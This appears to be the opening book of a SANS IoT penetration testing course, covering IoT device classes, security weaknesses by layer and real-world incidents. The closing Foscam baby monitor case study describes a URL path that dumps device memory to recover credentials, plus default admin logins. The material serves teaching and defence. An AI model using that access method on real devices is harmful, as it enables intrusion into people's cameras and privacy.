556.1
Introduction to IoT Network Traffic and Web Services

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC556.1 | IoT Penetration Testing

SANS

Introduction to IoT Network Traffic and Web Services

Welcome to SANS Security SEC556, *IoT Penetration Testing*. In this course, we'll take a deep look at the threats as well as the attack and defense opportunities.

Our primary focus in the course will be on evaluating IoT devices but we'll take a more holistic approach and examine much of the IoT ecosystem, including the hardware, networks, popular wireless protocols, and messaging services.

Let's keep this session interactive. If you have a question, please let the instructor know. Discussions about relevant topics are incredibly important in a class like this, as we have numerous attendees with various levels of skill coming into the class. Share your insights and ask questions. The instructor does reserve the right, however, to take a conversation offline during a break or outside of class in the interest of time and the applicability of the topic.

As the course authors, we welcome any comments, questions, or suggestions pertaining to the course material:

Larry Pesce
larry.pesce.556@gmail..com
Twitter: @haxorthematrix

James Leyte-Vidal
jameslvsec556@gmail.com
Twitter: @jamesleytevidal

Steven Walbroehl
steven.Walbroehl@halborn.com
Twitter: @HalbornSteve

Course Outline

SEC556.1: Introduction to IoT Network Traffic and Web Services

SEC556.2: Exploiting IoT Hardware Interfaces and Analyzing Firmware

SEC556.3: Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

Course Outline

This course is designed to cover three days of material. In the classroom environment, this will take three actual days, but you may opt to compress the content or watch a little at a time if you are completing the course online.

In Book 1 of the course, we start with an introduction to our testing methodology and a focus on IoT network service discovery and exploitation using packet capture sources and several scanning tools. We look at all Web base services and APIs, use tools to test them, and exploit them remotely.


In Book 2 we begin to use tools to assist us in interacting directly with hardware and evaluating the data in recovered firmware.

Book 3 finishes our look at IoT with a look at Wi-Fi monitor mode capture, key recovery for traffic decryption, Bluetooth Low energy interaction, Zigbee and LoRa attacks and continues with uncovering unknown protocols with SDR and performing capture and replay attacks

TABLE OF CONTENTS	PAGE


Table of Contents

Each course book includes a table of contents for each of the major topics and exercises that we'll cover.



Course Roadmap

In addition to the table of contents, each course book includes a course roadmap to show our progress as we work through each topic and its exercises. The current topic will be underlined. Previous topics will be shown in a light gray typeface to indicate completion.




Internet of Things – History and Overview (1)

The number of internet-connected devices has grown exponentially over the past few decades. In the early days of the internet, most internet-connected machines were desktop computers. Over time, laptops, mobile phones, and Internet of Things (IoT) devices were connected to the internet as well.

In the modern internet, IoT devices make up a growing percentage of internet-connected devices. Virtual assistants are built into almost everything these days, and most technology has the option to be remotely monitored and controlled over the web or from a smartphone app.

Internet of Things – History and Overview (2)



Internet of Things – History and Overview (2)

With the rise of 5G, the IoT is only expected to grow larger. 5G enables devices to achieve higher data speeds over mobile networks, and these networks can support more densely packed devices than previous iterations of mobile networks. This makes 5G ideal for providing reliable, high-performance internet connectivity for IoT devices.

Citation and Source: https://www.computer.org/publications/tech-news/research/internet-of-military-battlefield-things-iomt-iobt

Classes of IoT Applications

IoT CLASS	IMPLEMENTATION EXAMPLES
CONSUMER IoT	Home Lighting, Appliances, Voice Assistants, Wall Outlets, Wearables
COMMERCIAL IoT	Healthcare and Transport industries, and Monitoring systems
INDUSTRIAL IoT	Digital Control Systems, Smart Agriculture, Statistical Evaluations
INFRASTRUCTURE IoT	Smart Cities via Sensors, Management Systems, and interconnectivity
MILITARY IoT	Surveillance robots and drones, human wearable biometrics, and combat

Classes of IoT Applications

The IoT is not growing simply because consumers want to be able to remotely control their lightbulbs and coffeepots from their smartphones. IoT devices have permeated every part of modern life. Some of the main classes of IoT applications include:

- **Consumer IoT:** Consumer IoT devices are designed to make life easier by making everything more accessible and centrally controllable. In addition to their common use at home, these devices are often deployed in offices as well.
- **Commercial IoT:** IoT devices are ideally suited to performing monitoring and providing frequent updates to a centralized command and control center. This can be invaluable for tracking good in the shipping industry or monitoring patient status for healthcare providers.
- **Industrial IoT:** The use of computers to manage industrial machinery is nothing new, but these devices are increasingly being connected to the internet. This makes it possible to monitor and manage them from a centralized location, increasing efficiency and streamlining operations.
- **Infrastructure IoT:** In recent years, many local governments have been pursuing the concept of smart cities. These cities would use the monitoring and management capabilities of IoT to optimize infrastructure across the entire city.
- **Military IoT:** IoT devices can support an array of different sensors, making them well suited to supporting military operations. Whether autonomous vehicles or biometric enhancements for soldiers, IoT devices can make military operations more effective.

Consumer IoT

PHILIPS HUE – SMART BULBS
SAMSUNG - SMART THINGS
SMART DOOR LOCKS
AMAZON ALEXA/ECHO
APPLE IPHONE AND IWATCH
BELKIN WEMO – BABY MONITORS

SANS | SEC556 | IoT Penetration Testing 8

Consumer IoT

Consumer IoT can be considered products that are internet connected devices used every day for a smart home. Hard controllers such as thermostats, light bulbs/strips, appliances such as freezers and heaters, baby monitors, and door locks are all consumer IoT products on the market.

We can also categorize trendy products like Apple's iWatch and Alexa Echo by Amazon to be Consumer IoT. These items are being added into our lifestyle more each year, and we take for granted how much we often depend on their functionality to make our life comfortable.

The reasons to use these products can range from energy and time savings, to ease of access into our homes, or for voice-controlled systems that can help assist us with tasks and controls. Very often these devices can be accessed over applications on our computer or smart phones.

Commercial IoT

TESLA MODEL X / MODEL S
CARDIAC PACEMAKERS
INSULIN PUMPS
AIR QUALITY / TEMP CONTROL

Commercial IoT
Commercial IoT can be considered a larger category consisting of several other subsets of devices:


Retail IoT
Devices used to track inventory and consumer spending. These can be used to watch shoppers' habits in the stores or provide coupons at kiosks next to products. Sensor readings can determine behavior patterns to display targeted ads later on to consumers.

HealthCare IoT

These are devices that can sometimes be outside or inside the body to monitor heartrate, blood pressure, or insulin levels for example. The idea of "smart pills" has also been discussed and implemented to provide a way for devices to enter the body for connected monitoring.

Connected Cars

Newer model electric vehicles like Teslas can be considers IoT devices. These vehicles can be controlled remotely over APIs to unlock, lock, start, or get GPS tracking from wireless applications. Embedded boards are often installed as well and can receive firmware updates for functional upgrades remotely.



Industrial IoT

In this course, we'll examine these and many more related threats in depth from the perspective of both the attacker and the victim. This will provide valuable insight into how attackers exploit wireless environments, how we can leverage tools to apply penetration-testing techniques to evaluate our own networks, and how we can use this knowledge to secure and defend our environments. Let's look at several examples of techniques used by attackers that are also available to us as pen testers.

Industrial IoT systems are capable of alerting, tracking, updating and engineers in real time. These devices can also provide dashboard views of energy, fuel, or heat levels, with varying degrees of granulation, and allow data streams from building equipment. Often this includes SCADA systems.

Agriculture IoT

The idea of farming includes collecting information through field observation, equipment monitoring, temperature, weather, and humidity measure. Drones or other types of IoT devices can automatically manage farmlands to change and react based on conditions around the crops and soil. It can also provide due diligence reports as to which are the best landscapes to begin agriculture products and harvests.

Infrastructure IoT

TRAFFIC LIGHTS
ELECTRICAL GRID
CITY LIGHTING

Infrastructure IoT

Infrastructure IoT can also be considered the "smart city." Use cases like traffic, electricity grid management, waste management, seismic activity tracking, power consumption, streetlights, and many more are all monitored and controlled on a mass scale.

Military IoT (IoMT)

GUNS AND WEAPONS
SURVEILLANCE TECH
BEACONS
BIOMETRICS


SANS | SEC556 | IoT Penetration Testing 12

Military IoT (IoMT)
Image copyright: https://www.123rf.com/photo_103154797_soldier-in-glasses-of-virtual-reality-military-concept-of-the-future-.html

https://static1.squarespace.com/static/53bad224e4b013a11d687e40/t/57e41eac8419c2f2791befb5/1474567857321/Panel+-+Military+IoT%2C+Autonomy%2C+and+Things+to+Come.pdf

Advantage on the battlefield can be achieved through IoT enhancement. Several areas of improvement provided by Military IoT include:

- Human Performance Tracking
- Medical and Health status
- Logistics
- Unmanned Battle Stations
- Enemy Sensors
- Sniping Accuracy
- Tactics ad Battlefield Analytics
- Biometrics feeds.



Shortcomings of IoT - Non-Security

IoT devices are convenient, but they also have their limitations. While many of the most referenced issues with IoT devices are security related, IoT devices also have a number of non-security shortcomings, including:

- **Ease of Use:** Many IoT devices have a number of different features and complex functionality. Often, the process for setting up these devices and unlocking this functionality is complex and poorly documented, making the systems hard to use.
- **Production and Consumer Costs:** The IoT part of many devices is an add-on to the core functionality of the device. This means that smart devices are often much more expensive than the non-smart alternatives.
- **Customer Support:** For most IoT devices, the documentation is sparse and poorly written, and no help desk support is available. Many issues are only solvable by looking on forums for other users that had and solved the same problem.
- **Processing Cycles:** IoT devices are often designed for planned obsolescence with short lifecycles. Instead of maintaining and updating past versions of devices, manufacturers try to sell consumers on upgrades to the latest versions.
- **Interconnectivity and Standards:** IoT devices are made by a variety of different manufacturers, often in competition with one another. This means that these devices often have interconnectivity issues, making it impossible to use devices from a range of vendors in a fully integrated system.
- **Open-Source vs. Closed-Source:** The level of transparency and documentation about IoT device functionality varies greatly. This can make it difficult to write third-party code to interact with IoT devices' APIs.

Shortcomings of IoT - Security Related

- Poor Development Practices
  Some device manufacturers do not consider security until it's too late.
- Difficulty in Upgrading Software/Firmware
  Software upgrades are often neglected due to manual intervention requirements.
- Consumer awareness
  Users of the devices do not follow best security practices or recommendations.
- Systemic Impact and Scale
  Often, a vulnerability or flaw in an IoT device is a problem on all of them.
- Complexity in Testing
  IoT device security tests can overlook risks that are found when implemented in the field.
- Reliance on other Control layers
  Some assumptions can be made about the security of the environment around the IoT device.

Shortcomings of IoT - Security Related

IoT devices have a number of different security-related shortcomings. Some of the major ones include:

- **Poor Development Practices:** Many IoT developers are not professional computer and software vendors. This means that they often don't follow secure development best practices, resulting in large numbers of exploitable vulnerabilities in their systems.
- **Difficulty in Upgrading Software/Firmware:** Few IoT device owners remember to check if their coffeepot or lightbulb needs a software update, and the update process is commonly time-consuming and complex. As a result, these devices commonly contain unpatched vulnerabilities.
- **Consumer Awareness:** Many IoT devices are marketed to the average consumer, who is not a security expert. This means that these devices are commonly deployed and used in ways that violate security best practices.
- **Systemic Impact and Scale:** Most IoT devices use similar protocols, code samples, and development practices. This means that an error in shared code or a faulty protocol can impact devices across many different vendors.
- **Complexity in Testing:** Security testing for IoT devices is often non-existent or focuses on simple, high-level attack scenarios. As a result, real-world use cases or attack scenarios go untested, leaving devices potentially vulnerable.
- **Reliance on Other Control Layers:** IoT device vendors commonly assume that their devices will be deployed in an environment with certain security controls in place, such as a firewall. These misguided assumptions mean that these devices are more vulnerable to exploitation.

Common Security Issues for Each Layer of IoT

LAYER	COMPONENT	FUNCTION	SECURITY ISSUE
Device Sensors	Smart sensors, actuators, RFID tags	Data sensing, data acquisition	Authentication, authorization, access control, and data integrity
Network	Wired, wireless networks, big data repositories	Data aggregation, QoS scheduling, transmission	Modification of routing path, or sniffing of information
Service Component	Middle-ware technology	Analysis and processing of data	Service authentication and data confidentiality
Application	Smart home, smart city, portals, mobile applications	Determines message passing protocols	Weak or vulnerable code, lack of strong access controls or encryption
User Interface	User	Export services to the end-users	Awareness and accountability

Common Security Issues for Each Layer of IoT
IoT devices are multi-layered systems. At each layer, IoT devices can suffer from a few different security issues.

Device Sensors
The device sensors are used for monitoring and data acquisition. These include smart sensors, actuators, and RFID tags.

With sensors, the main security threats arise around controlling access to the data. An IoT device much authenticate users, determine their level of authorization, and appropriately control access to the data collected and stored by the device.

Network
IoT devices are designed to send data over the network to on-prem or cloud-based servers. These servers will perform data processing and send instructions to the devices.

At the network level, the main security concern is that an unauthorized party gains access to or control over the communications. Rerouting traffic could cause performance issues or allow an attacker to sniff the traffic and extract valuable, unprotected data.

Service Component
Service components include middleware technologies. Their role is to analyze and process data collected by IoT devices.

When sending data to an external service component, data security is a primary concern. If the service is not properly authenticated or data is not protected, sensitive data could be exposed to an unauthorized party.

Application
At the application layer, the message passing protocols are determined. Examples of this layer include smart homes and cities, portals, and mobile applications.

Whenever data is in transit or accessible to a third party, it needs to be properly protected. A failure to properly encrypt data and weak authentication and access controls are common issues at this layer.

User Interface
IoT devices are designed to be accessible to the user. This means that the user may have access to sensitive data or the ability to control the actions of the IoT device.

When interacting with users, awareness and accountability are key. This ensures that access to data and control over functionality are limited to what is necessary and activities are appropriately tracked.

Malicious IoT Use – Real World Examples

MALICIOUS IoT USE	EXAMPLE
Theft and Burglary	Onity – Hotel Card to Break into Rooms
Denial of Service Attacks	The Mirai Botnet (aka Dyn Attack)
Remote Control of Healthcare Systems	Hackable Cardiac Devices from St. Jude
Personal Privacy Breach	TRENDnet and Foscam Webcam Hacks
Remote Control of Connected Cars	The Jeep Hack

Malicious IoT Use – Real World Examples

IoT devices are commonly used for high-trust applications. However, their numerous security issues mean that they create significant security risks. Some examples of the malicious use of IoT devices include:

- **Theft and Burglary:** Onity manufactures keycard locks like those used in hotels. The encryption key used as the master key for these devices was stored in the lock itself, enabling an attacker to extract and use it to unlock hotel room doors.
- **Denial of Service Attacks:** Mirai was a botnet composed of many compromised IoT devices. One of the most famous Mirai attacks targeted Dyn, a DNS provider. This attack made many major websites unreachable because visitors couldn't look up the IP addresses of the sites.
- **Remote Control of Healthcare Systems:** IoT devices are increasingly used in healthcare applications. In 2017, pacemakers created by St Jude Medical were reported to have authentication vulnerabilities that allowed an attacker to remotely control the devices.
- **Personal Privacy Breach:** IoT devices commonly collect and process sensitive personal information. Hacks of internet-connected cameras can allow unauthorized users to view live video streams.
- **Remote Control of Connected Cars:** Cars are increasingly connected to the internet for software updates and other remote-control functionality. A 2015 proof of concept demonstrated that an attacker could remotely gain complete control of a Jeep Cherokee.

References:

https://www.wired.com/2017/08/the-hotel-hacker/

https://www.csoonline.com/article/3222068/465000-abbott-pacemakers-vulnerable-to-hacking-need-a-firmware-fix.html

https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

IoT Security Case Study – Foscam Baby Monitor (1)

The Incident:

- In 2013, a father named Mark Gilbert heard someone calling his 2-year-old daughter explicit names through his Foscam Baby Monitor.
- The Camera, equipped with a swivel, turned to view him before it was disconnected from the wall.

The Exploit:

- An attacker who can determine the IP address of the device can browse to the URL `` `http://X.X.X.X/proc/kcore` `` and download the device memory.
- Once the memory was retrieved, the attacker could reverse engineer the credentials, and use it to log in and control the device.
- Also, the default credentials of "admin" with a blank password were left unchanged on some of these 700,000 devices sold.

